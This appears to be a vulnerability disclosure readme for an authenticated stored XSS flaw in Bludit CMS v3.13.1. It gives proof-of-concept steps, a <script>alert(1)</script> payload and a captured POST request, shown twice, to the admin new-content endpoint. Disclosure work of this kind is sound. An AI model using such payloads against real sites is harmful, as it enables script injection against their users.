

main

...

webray.com.cn / Bludit / Bluditreadme.md



joinia Update Bluditreadme.md

History

1 contributor

37 lines (19 sloc) | 1.35 KB

...

Bludit Authenticated Stored Cross-Site Scripting(XSS)

Description

Persistent XSS (or Stored XSS) attack is one of the three major categories of XSS attacks, the others being Non-Persistent (or Reflected) XSS and DOM-based XSS. In general, XSS attacks are based on the victim's trust in a legitimate, but vulnerable, website or web application. Bludit CMS does not filter the content correctly at the "new content" module, resulting in the generation of stored XSS.

Affects CMS

Bludit CMS v3.13.1


<https://www.bludit.com/>

Author

webraybtl@webray.com.cn inc

Proof of Concept

1. Login the CMS.
2. Open Page <http://127.0.0.1:8086/admin/new-content>
3. Put XSS payload (<script>alert(1)</script>) in the content box and click on save to publish the page



BLUDIT

Save Preview PUBLISH

Enter title

Paragraph B I A [color picker] [font size]

+ New content

MANAGE

Content

Categories

Users

SETTINGS

General

<script>alert(1)</script>

4. Use "burp" to capture and change packages

```
1 POST /admin/new-content HTTP/1.1
2 Host: 192.168.67.20:8086
3 Content-Length: 368
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.67.20:8086
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.67.20:8086/admin/new-content
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: Wm_lvt_d214947968792b839fd669a4decaaffc=1650249350; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1650443247; __atuvc=6%7C17%2C6%7C18; __atuvs=627370ee1f6d4269005; WHPSSID=k6uchmt13qd6i4eb2oigghar; BLUDIT-KEY=u0hon4dg5j7st33ijt5e6c75q
14 Connection: close
15
16 tokenCSRF=566ad151728797fd67cfc4c107fd829996f1198&uid=ec523ee834717be719d2ace4a9f500b9&type=published&coverImage=4&content=
  <script>alert(1)</script>&category=4&description=adate=2022-05-05+15%3A24%3A27&typeSelector=published&position=2&tags=4&template=4
  &externalCoverImage=4&slug=4&noindex=0&nofollow=0&noarchive=0&title=

1 POST /admin/new-content HTTP/1.1
2 Host: 192.168.67.20:8086
3 Content-Length: 368
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.67.20:8086
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.67.20:8086/admin/new-content
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: Wm_lvt_d214947968792b839fd669a4decaaffc=1650249350; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1650443247; __atuvc=6%7C17%2C6%7C18; __atuvs=627370ee1f6d4269005; WHPSSID=k6uchmt13qd6i4eb2oigghar; BLUDIT-KEY=u0hon4dg5j7st33ijt5e6c75q
14 Connection: close
15
16 tokenCSRF=566ad151728797fd67cfc4c107fd829996f1198&uid=ec523ee834717be719d2ace4a9f500b9&type=published&coverImage=4&content=
  <script>alert(1)</script>&category=4&description=adate=
  2022-05-05+15%3A24%3A27&typeSelector=published&position=2&tags=4&template=4&externalCoverImage=4&slug=4&noindex=0&nofollow=0&noarchive=0&title=
```

5. Viewing the successfully published page, We can see the alert.

BLUDIT

Dashboard

Website

New content

MANAGE

Content

Categories

Users

SETTINGS

General

Plugins

Themes

Content

Pages

Static

Sticky

Scheduled

Draft

TITLE

URL

ACTIONS

Empty title

THU, 5 MAY 2022, 15:24

/alert-1

View

Edit

Delete

Create your own content

THU, 5 MAY 2022, 15:16

/create-your-own-content

View

Edit

Delete

Set up your new site

THU, 5 MAY 2022, 15:15

/set-up-your-new-site

View

Edit

Delete

Follow Bludit

THU, 5 MAY 2022, 15:14

/follow-bludit

View

Edit

Delete



不安全 | 192.168.67.20:8086



192.168.67.20:8086 显示

1

确定